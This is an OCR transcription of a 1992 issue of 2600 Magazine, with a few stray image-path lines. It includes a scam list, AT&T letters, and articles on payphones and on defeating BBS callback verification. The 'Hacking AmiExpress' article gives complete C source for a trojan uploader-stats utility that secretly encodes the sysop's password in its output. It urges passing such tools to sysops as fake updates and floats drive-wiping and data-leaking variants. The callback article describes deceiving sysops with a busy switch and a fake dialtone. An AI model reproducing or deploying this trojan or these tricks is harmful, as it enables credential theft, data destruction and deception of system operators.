inner workings

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested


SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851

2600

The Hacker Quarterly

VOLUME NINE, NUMBER THREE
AUTUMN 1992



STAFF


Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tamprul

Artwork
Holly Kaufman Spruch

"The back door program included a feature that was designed to modify a computer in which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password." - United States Department of Justice, July 1992

Writers: Billsf, Eric Corley, Count Zero, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the transparent adventurers.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: 8088, NSA, Mac, Franklin, Jutta, Eva, the Bellcore Support Group.



EAST GERMAN PHONES. The translation is "Doesn't Work. Doesn't Exist." Taken from a postcard.


SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. ANTARCTICA MUST HAVE PAYPHONES!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

2600 Office Line: 516-751-2600, 2600 FAX Line: 516-751-2608



Statement of Ownership, Management and Circulation

2600 MAGAZINE
0 7 4 9 3 8 5 1
9/15/92
QUARTERLY
4
$21/$50
BOX 752, MIDDLE ISLAND NY 11953
7 STRONG'S LANE SETAUKET NY 11733
EMMANUEL GOLDSTEIN BOX 99 MIDDLE ISLAND NY 11953
EMMANUEL GOLDSTEIN BOX 99 MIDDLE ISLAND NY 11953
ERIC CORLEY 7 STRONG'S LANE SETAUKET NY 11733
ERIC CORLEY 7 STRONG'S LANE SETAUKET NY 11733

6097	7900
3092	4285
1336	1441
4429	5836
27	27
4456	5318
1571	2312
0	0
6097	7900

Hacking AmiExpress

by Swinging Man

The recent article on security holes in WWIV BBS's got me to thinking. Where WWIV is the board of choice among clone sysops, AmiExpress is the dominant software in the Amiga community, the pirate community anyway.

AmiExpress is a relatively simple piece of software, and that's good because it keeps things quick and easy. No means are provided for the sysop to keep track of top uploaders or even last callers. What is provided is a batch file that is executed each time a user logs off. In the batch file, one runs utilities to compile data into text files that are stored as bulletins. That way the next user sees a bulletin containing the last few users that called, etc. It's a hassle, but it works.

When I ran my own board, I wrote my own utilities to fill in these functions. Then I put them in an archive and sent them out into the ether. It's good advertising. Most sysops don't write their own (*surprise!*); they have enough trouble getting utilities written by other people to run. This means it's really easy to take advantage of them.

Most utilities search through four files: BBS:USER DATA, which holds all the records of users; BBS:NODEx/CallersLog (where x is the node number and is usually 0), which records all the important stuff a user does when he's online; BBS:UDLog, which is like CallersLog, but only records transfers; and BBS:conference/Dirx, which are the vanilla ASCII files containing the names and descriptions of all the "warez."

USER.DATA is the most interesting. If one were to write a top uploader utility, as I have done in the past, one would need to open this file to sort all the users by bytes uploaded. While you've got the file open, why not save the sysop's password for later? That's what I've done in the example program called "Steal.C." It prints the best uploader with a seemingly random border around his name. Here's what the output looks like:

UlwFqNYXoVAKBfscgnxRvDhPrmedWi
##   PRESTO   ##
UpwFqaYXosAKBssegwxRvobPrredWd

It looks random, but the difference between the top line and the bottom spells out "password." Easy to see if you're looking for it, but if you're not paying attention it just looks like garbage. Of course, you could think up a better method of encrypting the password than just replacing every fourth letter.

This one is neat because you can just log on and see the sysop's password. But it's not the only way to do it. You could do anything to any user; however, the more specific the program becomes, the less useful it will become. It's not easy to get a sysop to change top uploader utilities. It would have to be better than the one he has, or maybe a fake update.

I can think of endless fun to have with these utilities. How about a bit of conditional code that formats all drives when a certain user logs on, such as "Kill Board." Or maybe you just want to copy USER.DATA to a download path, renamed as "coolwarez.dms."

So what can you do if you're an AmiExpress sysop? Don't use utilities written by anyone other than yourself. There isn't any other way. You can monitor the files opened when a utility is run, but an event-driven action won't be detected. Or you could look at the whole file and look for any text. The text strings passed to DOS are usually intact. Of course a crunching program like IMPLODER will get rid of this. And an IMPLODED file can be encrypted with a password, so good luck finding something that way. Then again, you could always just forget it. It's only a BBS... you've got nothing to hide. Right?

This idea isn't just about AmiExpress. How many BBS's have doors, or online games? How hard would it be to write a game like TradeWars that has an extra option that does any of the nasty things you've always wanted to do?

```
/*********************************************************************/
/** SysOp Password Stealer v1.0  by Swinging Man                    **/
/** Prints top uploader.....but also reveals SysOp's password       **/
/** in the boarder                                                  **/
/*********************************************************************/
#include <stdio.h>
#include <ctype.h>
#include <time.h>

struct userdata { /* 232 bytes */
                    /* Since I hacked this out, there are still many */
                    /* unknown areas of the record                  */
    char name[31];                          /*user's name*/
    char pass[9];                           /*user's password*/
    char from[30];                          /*user's FROM field*/
    char fone[13];                          /*phone number field*/
    unsigned short number;                  /*user number*/
    unsigned short level;                   /*level*/
    unsigned short type;                    /*type of ratio*/
    unsigned short ratio;                   /*ratio of DLs to one UL*/
    unsigned short computer;                /*computer type*/
    unsigned short posts;                   /*number of posts*/
    char unknown0[40];
    char base[10];                          /*conference access*/
    unsigned int unknown_num0;
    unsigned int unknown_num1;
    unsigned int unknown_num2;
    unsigned int used;                      /*seconds used today*/
    unsigned int time1;                     /*time per day*/
    unsigned int time2;                     /*clone of above*/
    unsigned int bytesdn;                   /*bytes downloaded*/
    unsigned int bytesup;                   /*bytes uploaded*/
    unsigned int bytelimit;                 /*bytes avail per day*/
    unsigned int unknown_num3;
    char unknown1[45];
};
    FILE *fp;
struct list {
    char name[40];
    unsigned int bytes_uploaded;
    struct list *next;
    };

char rnd() {
    char c;
    c = (char)rand();
    while(!(isalpha(c)) || (c<20)) c = (char)rand();
    return(c);
    }

main() {
```

```
int x,y;

struct userdata user;
struct list head;
struct list *temp, *temp2;

char password[9];

char border[31];
char middle[31] = "##                          ##";

head.next = NULL;

if((fp = fopen("bbs:user.data","r")) == NULL) {
        printf("Can't Open User File\n");
        return 1;
        }

/*get all users and put in list*/
while(fread((void *)&user, sizeof(struct userdata), 1, fp) == 1) {
        if(user.number == 1) strcpy(password, user.pass);
        if((user.level<200) &&(user.level>0)
            && (user.bytesdn > 0)) {
            temp = (struct list *)malloc(sizeof(struct list));
            if(temp == NULL) {
                    printf("Out of Memory!\n");
                    exit(1);
                    }
            strcpy(temp->name, user.name);
            temp->bytes_uploaded = user.bytesup;
            temp2 = &head;
            while((temp2->next != NULL)
                        && ((temp2->next->bytes_uploaded)
                                        > (temp->bytes_uploaded))) {
                    temp2 = temp2->next;
                    }
            temp->next = temp2->next;
            temp2->next = temp;
            }
        }
fclose(fp);
temp = head.next;
srand((unsigned int)time(NULL));
y = 0;
for(x=0;x<30;x++) border[x] = rnd();
border[30] = '\0';
printf("%s\n",border);
strncpy(&middle[15-(strlen(temp->name)/2)],temp->name,strlen(temp->name));
printf("%s\n",middle);
for(x=1;x<30;x+=4) border[x] = password[y++];
printf("%s\n",border);
}
```

THE ALLIANCE AGAINST FRAUD IN TELEMARKETING
NATIONAL CONSUMERS LEAGUE

THE TOP TEN SCAMS OF 1991

1. POSTCARD GUARANTEED PRIZE OFFERS
You Are A DEFINITE Winner

2. ADVANCE FEE LOANS
A Small Fee For Processing The Application

3. FRAUDULENT 900 NUMBER PROMOTIONS
Dial 900 To Claim Your Gift

4. PRECIOUS METAL INVESTMENT SCHEMES
Gold Bullion: A 700% Profit Guaranteed Within Six Months

5. TOLL CALL FRAUD
For Ten Bucks, Call Anywhere In The World

6. HEADLINE GRABBERS
Thousands of Jobs Available: Help Rebuild Kuwait


7. DIRECT DEBIT FROM CHECKING ACCOUNTS
Give Us Your Checking Account Number: We'll Handle The Rest

8. PHONY YELLOW PAGES INVOICES
Send Us Your Check Today To Make Sure Your Firm Is Listed

9. PHONY CREDIT CARD PROMOTIONS
Bad Credit? No Credit? No Problem

10. COLLECTORS ITEMS
Fabulous Coins At A Fraction Of The Dealer Price

The Alliance Against Fraud In Telemarketing
c/o The National Consumers League
815 Fifteenth Street N.W., Suite 928-N
Washington, DC 20005
202-639-8140



AT&T

May [redacted] 1992

[redacted]

Minor (Threat)

Dear [redacted]

AT&T has reason to believe that the telephone listed to you has been used in violation of Federal Communications Commission - AT&T Tariff F.C.C. No. 2 Sections 2.2.1 and 2.2.4.C. These tariff sections prohibit using WATS to harass another, using WATS to interfere with the use of the service by others and using WATS with the intent of gaining access to a WATS Customer's outbound calling capabilities on an unauthorized basis.

Accordingly, AT&T has temporarily restricted your telephone service's ability to place AT&T 800 Service calls in accordance with section 2.5.2 of the above tariff. If the abusive calling reoccurs after AT&T lifts the temporary restrictions, the restriction will be reimposed until AT&T is satisfied that you have undertaken steps to secure your number against future tariff violations.

You should also note that unauthorized possession or use of access codes can constitute a violation of United States Criminal Code - Title 18, Section 1029, which carries a penalty of up to a $10,000 fine and up to 10 years imprisonment for first time offenders. Any future activity from telephones listed to you may be referred to federal law enforcement officials.

If you wish to discuss this restriction, you may do so in writing to AT&T Corporate Security, CN 4001, Warren N.J. 07059-4001.

heh?

According to Minor Threat, this letter was received about a week after he had scanned about 50 800 numbers in the 222 prefix sequentially by hand.

Defeating Callback Verification

by Dr. Delam

So you feel you've finally met your match. While applying at this board that you've applied at before, you use a fake name, address, and phone number. Then comes the part you hate most: the callback verification. "How in hell am I going to get access without giving out my real number?! I guess I'll just have to 'engineer' the sysop." Only this particular sysop is too good. He tries a voice verification, and finds either a bad number or someone who doesn't even know what a BBS is. Now you have to reapply *again!* If you worked for the phone company or knew how to hack it, maybe you could set yourself up with a temporary number, but unfortunately you don't. So you think hard and come up with an idea: "All I need is a local direct dial VMB. Then I can just have the sysop call that and make him think it's my home VMB system... that is, if I can find one to hack."

Naw, still too hard. There must be an easier way. Loop? No, who wants to wait forever on a loop - every so often talking with Fred the pissed-off lineman. What else, what else? You can remember the things you used to do as a kid before you even knew what phreaking or hacking was. How about the time you called your friend Chris and at some point in the conversation, when things got boring, Chris said "I'm gonna call Mike now. Bye!" But you didn't want to hang up. You heard click, click... but no dialtone. You say "Hello?" and suddenly you hear Chris shout "Hang up the phone!" Haha! You had discovered a new trick! If you originated the call, you had ultimate control! "That means if I call a BBS and it hangs up first, I actually am still connected to the line for a brief period (usually a maximum of 15 seconds); and if the BBS picks up again to dial me for callback verification, it will get me for sure, regardless of the number it has!"


This leaves just two problems to solve.

The first problem occurs when your modem senses a drop in DTR or loss in carrier from the BBS's modem, it will go on-hook. This means you will have to catch the phone before your modem hangs up. Your modem may have a setting that will ignore these changes. If not, you can build a busy switch. This may be done by placing a 1K ohm resistor and an SPST switch between the ring and tip (red and green) wires of your phone line. Completing this circuit at any time while online has the effect of a permanent off hook condition. The resistance provided is equivalent to the resistance present when your phone is off hook, thus creating a condition the C.O. recognizes as off hook. With good soldering and a good switch, no interference will be present after the switch is thrown while connected.

Note: Sysops may find the busy switch useful as a confirmation that the phone line is "busied out" when the BBS is taken down. Sometimes during down times a reboot or power down is necessary, which will cancel any busying effects the modem had set previously, making a busy switch in this case ideal. The second problem occurs when the BBS's modem expects a dialtone after going from on hook to off hook. A dialtone will have to be provided for the BBS's modem before it will try dialing whatever phone number you provided. This requires what I call a "CAVERN box" (CAllback VERificatioN). Like many other boxes, it is a simple generation of tones. For a cheap and inexpensive method, use a tape recorder to record and play back the dialtone. Computer sound generation hasn't been tested, but most PC speakers generate a square wave, while dialtones are sinusoidal. The best chance for accurate, artificial sound generation is with a synthesizer. The two frequencies of a dialtone are 300hz and 420hz. Many musicians recognize 440.00hz as the note A4, and the frequency from which scales are built. Just below A4 on an equal tempered chromatic scale is G#4 at 415.30hz. Tuning a synthesizer just shy of a positive quarter tone from the normal scale will yield a G#4 at 420hz and bring the D4 of 293.66hz within an acceptable range of 300hz.

Needless to say, once you have prevented your modem from hanging up and have generated a dialtone which has effectively caused the BBS's modem to dial the phone number, you should issue an answer tone by typing the Hayes "ATA" command. You will then be connected with the BBS's modem and will have protected your identification.

Thanks to Green Hell for some help in generating concepts presented.



ADJUSTMENT LETTER
CALLING CARD FRAUD CLAIMS

Date______

Customer Name
Street Address
City, State
Re: (Account Number)

Dear ______________________,

Your AT&T Calling Card is a valuable service to help meet all your long distance needs. AT&T is concerned with quickly resolving any unauthorized charges associated with your AT&T Calling Card. In response to your request, we have removed the disputed charges from your account. This credit is made pending an investigation of your claim by AT&T.

To facilitate the investigation of your claim, please complete the bottom portion of this letter. Read the information, describe the facts surrounding your claim, include any relevant documentation that you may have, sign and return it to us in the enclosed postage-paid envelope.

(Please complete this portion and return to AT&T Security.)

AT&T Corporate Security
P.O. Box 1927
Roswell, Georgia 30077-1927

On my ___/___/____ Billing statement(s), long distance charges for calls in the amount of $__________ were billed to my telephone number______________. These calls were not made or authorized by me. I have received an adjustment for these calls and understand that this adjustment is made pending an investigation of my claim by AT&T Security.

(Please describe the facts which lead you to believe these calls are unauthorized. You may attach additional sheets if needed.)

____
____
____
____

I will cooperate with AT&T Security in investigating my claim.


Signed____________________ Date__________
Print Name______________________________
Social Security Number__________________
Account Number__________________________

If you have any questions, please call AT&T Security at 800 346-4073 or 800 346-4074.

Sincerely,

Account Representative

WHAT A GREAT SCAM TO GET SOCIAL SECURITY NUMBERS!



PHONE MANAGEMENT ENTERPRISES
396 WASHINGTON AVENUE
CARLSTADT, NEW JERSEY 07072
(201) 507-1951
FAX (201) 507-1095

THIS LETTER IS REGARDING YOUR RECENT REQUEST FOR A REFUND ON THE PAY TELEPHONE YOU USED. WE APOLOGIZE FOR ANY INCONVENIENCE THIS MAY HAVE CAUSED YOU AND WE ASSURE YOU, THE PROBLEM HAS BEEN CORRECTED.

WE ARE ENCLOSING, IN LIEU OF A CASH REFUND, UNITED STATES POSTAL STAMPS TO COVER YOUR LOSS, THIS BEING A SAFER WAY FOR YOU TO BE ASSURED OF YOUR REFUND.

SHOULD YOU HAVE ANY QUESTIONS, PLEASE CALL US AT (201) 507-1951.

SINCERELY,

PHONE MANAGEMENT ENTERPRISES, INC.

This is what happens when you request a refund from this company. In this case, correspondent Winston Smith received two 25 cent stamps which means he now has to get two four-cent stamps if he wants to mail anything. Note also that this letter is actually a xerox of a fax that originated with Tri State Radio Co. The wondrous mysteries of a COCOT....

SHOPPER'S GUIDE TO COCOTS

by Count Zero
Restricted Data Transmission
"Truth is Cheap, but Information Costs!"

So you're walking down the street and you see a payphone. Gotta make an important call, so you dig into your pocket to get a dime. Picking up the handset, you suddenly notice that the payphone wants a *quarter* for a local call! What the hell, and *where* did this synthesized voice come from?

Let's make this article short and to the point. COCOT is an acronym for Customer Owned Coin Operated Telephone. In other words, a COCOT is a phone *owned* or *rented* by a *paying customer* (most likely, a hotel or donut shop). A COCOT is *not* a normal payphone. The telco doesn't own it, and the actual phone line is usually a normal customer loop (unlike payphones, where the phone line is a "special" payphone loop, allowing the use of "coin tones" to indicate money dropped in). *So!* A COCOT *may look* and *smell* like a telco payphone, but it is *not*.

Why do COCOTs exist? Simple. Money! A customer owned payphone is money in the bank! You pay *more* for local calls and long distance is typically handled by sleazy carriers that offer bad/*expensive* service. The owner/renter of the COCOT opens the coinbox and keeps the money him/herself! Also, a particularly *sleazy* quality of a COCOT is the fact that it *does not receive incoming calls*. This, of course, is because of money. If people are calling *in* to a COCOT, the COCOT is not making money and businesses always want to make as much money as possible even if it hurts the consumer. Think about it. It *really* sucks to call someone at home from a COCOT and then not be able to have him/her call you back to save money. "Guess I'll have to keep feeding the COCOT quarters!"

Where is a good place to look for COCOTs? Outside Dunkin Donut shops, restaurants, clubs, bars, and outside/inside hotels and "convenient" locations.

How do I figure out if I have found a COCOT? Simple. A COCOT will have no *telco logos* on it. It may look just like a telco phone chrome with blue stickers and all that. Also, a COCOT typically charges *more* for a local call than a regular telco payphone. (In Massachusetts, local calls are a dime. In places like New York City, they are 25 cents.) A COCOT will most often have a synthesized voice that asks you to "please deposit 25 cents" or whatever. Also, some fancy COCOTS will not look like payphones at all. Some in hotels have weird LCD displays and look totally different but they *always* charge you more than a normal payphone.

